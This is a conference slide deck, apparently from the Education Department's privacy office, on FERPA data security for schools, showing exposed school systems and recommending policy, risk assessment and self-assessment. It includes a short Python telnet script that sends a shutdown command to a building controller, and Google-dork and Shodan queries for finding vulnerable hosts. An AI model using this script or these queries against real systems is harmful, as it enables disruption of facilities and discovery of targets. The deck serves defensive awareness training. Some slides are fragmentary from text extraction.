



# **FERPA Considerations:** *Data Security*

METIS *July 17<sup>th</sup> – 19th, 2019* 


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What specific technology controls does FERPA require for your IT systems?







Yup... Nada... Nothing... Zilch...



Why doesn't FERPA tell me **how** to protect student records?





- FERPA was written in 1974...
- Initially focused on the protection of paper records and information.
- This is both a blessing and a curse.
- FERPA deals addresses data security through the concept of "Reasonable Methods"






#### rea-son-a-ble meth-od

/ˈrēz(ə)nəb(ə)l/ /ˈmeTHəd/

We generally interpret reasonable methods to mean a set of security controls that are in line with current accepted security and privacy best practices for data of similar

sensitivity.







## **Data Security - Why**

- FERPA requires it.
- Students deserve it.
- A breach could cause reputational harm.
- Electronic records are more prevalent than ever.
- We collect more, move more, use more & lose more data than ever before.





## **Cyber-Security in the Education Space**



#### You want to see a dead body?





#### **Data Breaches in ED**







## **Problems in ED Data Systems**

- A ton of old or unpatched software
- IoT devices in schools include:
  - Server room cameras & sensors
  - School surveillance systems
  - Access card readers
  - Modems (UPnP hackable)
  - HVAC / Boilers
- Hundreds of forgotten servers / computers



## **Default Initial Setup Interface**





\*\*\* Siemens AEM200 \*\*\*

Serial Number 1221349 MAC address 00204A125365

Software version 05.2 (030725) DLX SIE



Press Enter to go into Setup Mode





#### Index of /

## Student Information System Data Breach

Name	Size	Date Modified
vti_pvt/		10/1/15, 12:12:00 AM
CustomPulse.txt	23.3 kB	3/23/17, 7:02:00 PM
DWAssessments.txt	5.9 MB	3/23/17, 7:02:00 PM
□ DWAttendanceCodes.txt	684 B	3/23/17, 7:01:00 PM
DWAttendanceMarks.txt	3.2 MB	3/23/17, 7:01:00 PM
☐ DWAttendancePossible.txt	7.4 MB	3/23/17, 7:01:00 PM
DWClasses.txt	55.4 kB	3/23/17, 7:00:00 PM
□ DWCodes.txt	9.1 kB	3/23/17, 7:00:00 PM
DWDiscipline.txt	721 kB	3/23/17, 7:00:00 PM
☐ DWDisciplineEvents.txt	132 B	3/23/17, 7:02:00 PM
☐ DWDisciplineEventVW.txt	34 B	3/23/17, 7:02:00 PM
☐ DWDisciplineIncidentCodes.txt	2.7 kB	3/23/17, 7:02:00 PM
DWDisciplineIncidents.txt	1.8 MB	3/23/17, 7:02:00 PM
□ DWEnrollment.txt	91.6 kB	3/23/17, 7:02:00 PM
□ DWGBAssessments.txt	0 B	3/23/17, 7:02:00 PM
DWGPA.txt	219 kB	3/23/17, 7:02:00 PM
DWGradebook.txt	2.1 MB	3/23/17, 7:02:00 PM
DWGrades.txt	12.7 MB	3/23/17, 7:02:00 PM
□ DWHealthAlerts.txt	14.8 kB	3/23/17, 7:02:00 PM
☐ DWObjectives.txt	0 B	3/23/17, 7:02:00 PM
☐ DWObjMarks.txt	0 B	3/23/17, 7:02:00 PM
DWParent.txt	448 kB	3/23/17, 7:02:00 PM
☐ DWProgServices.txt	285 kB	3/23/17, 7:02:00 PM
□ DWRosters.txt     □	165 kB	3/23/17, 7:00:00 PM
DWSpecialAttendance.txt	79 B	3/23/17, 7:01:00 PM
□ DWStudents.txt     □	439 kB	3/23/17, 7:02:00 PM
DWTeachers.txt	16.4 kB	3/23/17, 7:00:00 PM
info.zip	3.4 MB	4/15/17, 12:19:00 AM
Phone Contacts.txt	58.3 kB	4/30/17, 7:02:00 PM
Photo.scr	1.5 MB	4/23/17, 11:47:00 AM
Staff Phones.txt	9.9 <b>kB</b>	4/30/17, 7:02:00 PM





## Storing Images of a Mail Server in the "Public" share

#### Index of /Public/Share/Support/

Name	Size	Date Modified
[parent directory]		
exchmbx01_system_disk - Copy.vhd	80.0 GB	4/5/16, 5:54:00 AM





```
220-Welcome to
 220-This system is running Windows XP
220 WFTPD 3.2 service (by Texas Imperial Software) ready for new user
30 Sorry, anonymous access is not allowed
 214-The following commands are recognized (* =>'s unimplemented).
   USER
           PORT
                   STOR
                           MSAM*
                                   RNTO
                                           NLST
                                                   MKD
                                                           CDUP
           PASV
                   APPE
                           MRSQ*
                                   ABOR
                                           SITE
                                                   XMKD
                                                           XCUP
    PASS
    ACCT
           TYPE
                   MLFL*
                           MRCP*
                                   DELE
                                           SYST
                                                   RMD
                                                           STOU
    SMNT*
           STRU
                   MAIL*
                           ALLO
                                   CWD
                                                   XRMD
                                                           SIZE
                                           STAT
           MODE
                   MSND*
                           REST
                                   XCWD
                                           HELP
                                                   PWD
                                                           MDTM
    REIN
   OUIT
           RETR
                   MSOM*
                           RNFR
                                   LIST
                                           NOOP
                                                   XPWD
                                                           FEAT
   OPTS
           MLST
 214 Direct comments about WFTPD to alun@texis.com.
 211-Extensions supported:
 MDTM
  SIZE
  REST_STREAM
 TVFS
 MLST type*; modify*; perm*; size*;
 211 END
```





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tcp ftp 80 tcp http

## Apache httpd Version: 2.4.6

HTTP/1.1 200 0K

Date: Sun, 07 Apr 2019 10:38:33 GMT

Server: Apache/2.4.6 (CentOS) PHP/5.4.16

X-Powered-By: PHP/5.4.16

wp-json/>; rel="https://api.w.org/"
>; rel=shortlink


Transfer-Encoding: chunked

Content-Type: text/html; charset=UTF-8





#### PHP 5.4.16 is long dead







#### IoT / ICS Exposure

- This likely controls HVAC or other facilities operations
- Why do you need this access from the internet?
- This product has had significant vulnerabilities in the past regarding unrestricted file uploads (CVE <u>2017-9650</u>) and path traversal and arbitrary file write issues (CVE <u>2017-9640</u>)
- Do serial numbers need to be disclosed to anyone who stumbles on this page? Could they be used to phish a password reset or other services from the support?







## **IoT/ICS Exposure**







Want to see what we found in MS?







## This is our third time doing METIS


- Since we started coming to METIS we've seen dramatic reduction in the number of exposed systems
  - No XP boxes
  - Less anonymous FTP
  - Not a lot of cameras

But....



#### **Out of Date Web Servers**

- Apache 2.2.22 released in 2012
- Entire 2.2 end of life in 2018
- PHP 5.3 end of life in 2014
- <u>62</u> Active vulnerabilities in these old versions of Apache and PHP





#### **Apache httpd** Version: 2.2.22

HTTP/1.1 200 OK

Date: Mon, 24 Jun 2019 19:12:31 GMT Server: Apache/2.2.22 (Win64) PHP/5.3.13

X-Powered-By: PHP/5.3.13 Content-Length: 4383 Content-Type: text/html





#### **School Thermostat**

- Does this need to be on the internet?
- Have there been updates since 2011?
- Can attackers interfere with the system?



```
fox a 0 -1 fox hello
fox.version=s:1.0.1
id=i:49
hostName=s:10.201.40.40
hostAddress=s:10.201.40.40
app.name=s:Station
app.version=s:3.8.401
vm.name=s:Java HotSpot(TM) Embedded Client VM
vm.version=s:25.161-b01
os.name=s:ONX
os.version=s:6.5.0
station.name=s:North_Forrest
timeZone=s:America/Chicago;-21600000;3600000;02:00:00.000,wall,march,8,or
hostId=s:Qnx-TITAN-C56D-15B9-3308-50FC
vmUuid=s:0fd6a34f-bcbf-4f28-a379-93691a6bf6e5
brandId=s:IntegraOpen
sysInfo=o:bog 61[<bog version="1.0">
</bog>
```





#### The Answer is Probably


```
import telnetlib
import sys sys.exit(1)
host = sys.argv[1]
port = int(sys.argv[2])
attack ="service launcher\n" + "start/flags 8000
/bin/shutdown /bin/shutdown -b\n" + "continue\n"
telnet = telnetlib.Telnet(host, port)
telnet.write(attack)
print "[+] Finish"
telnet.close()
```





## **Legacy Conferencing Equipment**

- OpenSSH 3.7.1 was released in 2003
- Currently 19 open exploits ranging from code execution to DoS
- Tandberg Border Controller is a dead product

















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#### Tandberg Border Controller - Retirement Notification

The Tandberg Border Controller has been retired and is supported.

• End-of-Sale Date: 2008-02-01

• End-of-Support Date: 2013-02-01

· Cisco's End-of-Life Policy


You can view a listing of available Legacy Tandberg Products offerings that best meet your specific needs

If you want support information for the Tandberg Border Controller documentation, it may be available through Cisco.com Search or in the Cisco Community

[-] Feedback on this page














- Most breaches start with social engineering
- Attackers target <u>YOU</u>, not the technology first
- Most successful large breaches use stolen credentials



#### **Understa**





Cyber budget =



et = Gym Teacher




#### How a School is Vulnerable

Most phishing e-mails are easy to notice. Here are some things an attacker might do to gain access to your systems.

- 1. Locate Staff Directory (yes, it's there)
- 2. Send Phishing E-mail to targeted employees, infecting the unwary user
- 3. Locate and exfiltrate data
- 4. Profit!









#### **Let's Start With This**







## **How to Operationalize Security?**






DOCUMENTED, REPEATABLE PROCESSES
DRIVEN BY SOLID ORGANIZATIONAL
POLICY

**METRICS** 





## (Groan) Start With Policy







#### **Bare Bones Must Haves**

- Privacy & IT security Training annually
- Vulnerability Management
- Control Board / Risk Management Board
- Incident Response
- Account Management
- Data & System Standards
- Enforcement





## Data Security is a Shared Responsibility

#### IT

- Vulnerability Mgmt
- Account Mgmt
- Boundary Control
- Performance Metrics

#### **Shared**

- Privacy & Security Training
- Incident Response
- Risk Management
- Data Accountability





#### **Standards Are Your Friends**

#### Reliable data security programs all have one thing in common... control:

- Create standard software loads & enforce them
- Same applies to Boundary Control (fw rules)
- Police for compliance

Process changes through CCB or similar process



## **Tailor Data Security to Your Business**

Do not forget that the purpose of the systems is to enable the business of educating children!

Security **Utility** 





## **Perform Annual Risk Assessments**

"The process of identifying the risks to system security and determining the probability of occurrence, the resulting impact, and the additional safeguards that mitigate this impact."

-National Institute of Standards and Technology (NIST)





## What is a Risk Assessment?

Formal organizational process involving leadership, IT, and organizational stakeholders

### Four stages:


- Identification finding, documenting, and categorizing risks
- Analysis ascertaining the nature of the risks and determining their potential impact and effects
- **Evaluation** applying organizational risk tolerance and existing controls to the risk to determine significance
- Control identifying and applying mitigating controls to reduce the risk based on analysis





# The Reality is

Attackers only have to get lucky once...







Reducing the Risk



# News Flash: You can hack yourselves for your own good!!!!





#### Footholds (57)

Examples of gueries that can help an attacker gain a foothold into a web server

#### **Sensitive Directories** (123)

Googles collection of web sites sharing sensitive directories. The files contained in here will vary from sensitive to über-secret!

#### Vulnerable Files (62)

HUNDREDS of vulnerable files that Google can find on websites.

#### Vulnerable Servers (83)

These searches reveal servers with specific vulnerabilities. These are found in a different way than the searches found in the "Vulnerable Files" section.

#### Error Messages (94)

Really verbose error messages that say WAY too much!

#### **Network or Vulnerability Data (70)**

These pages contain such things as firewall logs, honeypot logs, network information, IDS logs... All sorts of fun stuff!

#### Various Online Devices (317)

This category contains things like printers, video cameras, and all sorts of cool things found on the web with Google.

#### Web Server Detection (80)

These links demonstrate Googles awesome ability to profile web servers.

#### Files Containing Usernames (17)

These files contain usernames, but no passwords... Still, Google finding usernames on a web site.

#### Files Containing Passwords (200)

PASSWORDS!!! Google found PASSWORDS!

#### **Sensitive Online Shopping Info** (11)

Examples of queries that can reveal online shopping infomation like customer data, suppliers, orders, credit card numbers, credit card info, etc

#### Files Containing Juicy Info (374)

No usernames or passwords, but interesting stuff none the less.

#### Pages Containing Login Portals (383)

These are login pages for various services. Consider them the front door of a websites more sensitive functions.

#### Advisories and Vulnerabilities (1996)

These searches locate vulnerable servers. These searches are often generated from various security advisory posts, and in many cases are product or version-specific.





# **Security Self-Assessment**




a hacker's best friend:

OK Google.... Find me some passwords












# **Security Self-Assessment**

 Lot's of cheap and free tools out there to assist in finding things that slip through the cracks







# SHODAN

city: find devices in a particular city

ch ser country: find devices in a particular country

geo: you can pass it coordinates

hostname: find values that match the hostname

net: search based on an IP or /x CIDR

• A os: search based on operating system

• Loport: find particular ports that are open

ir before/after: find results within a timeframe

rmation.

ners

access)



hostname:".edu" os:XP country:US





# **Security Self-Assessment**

- Leverage automated tools like SIEM to correlate logs across the environment and identify anomalies
- Look for architectural and logical improvements that you can implement cheaply to make an attacker's life harder
- Leverage users to identify permissions issues and spot incongruities in security or privacy. Implement a bounty program where users are rewarded in some way for identifying issues





## **Questions?**







## **Contact information**

United States Department of Education, Privacy Technical Assistance Center



(855) 249-3072 (202) 260-3887



privacyTA@ed.gov



http://studentprivacy.ed.gov



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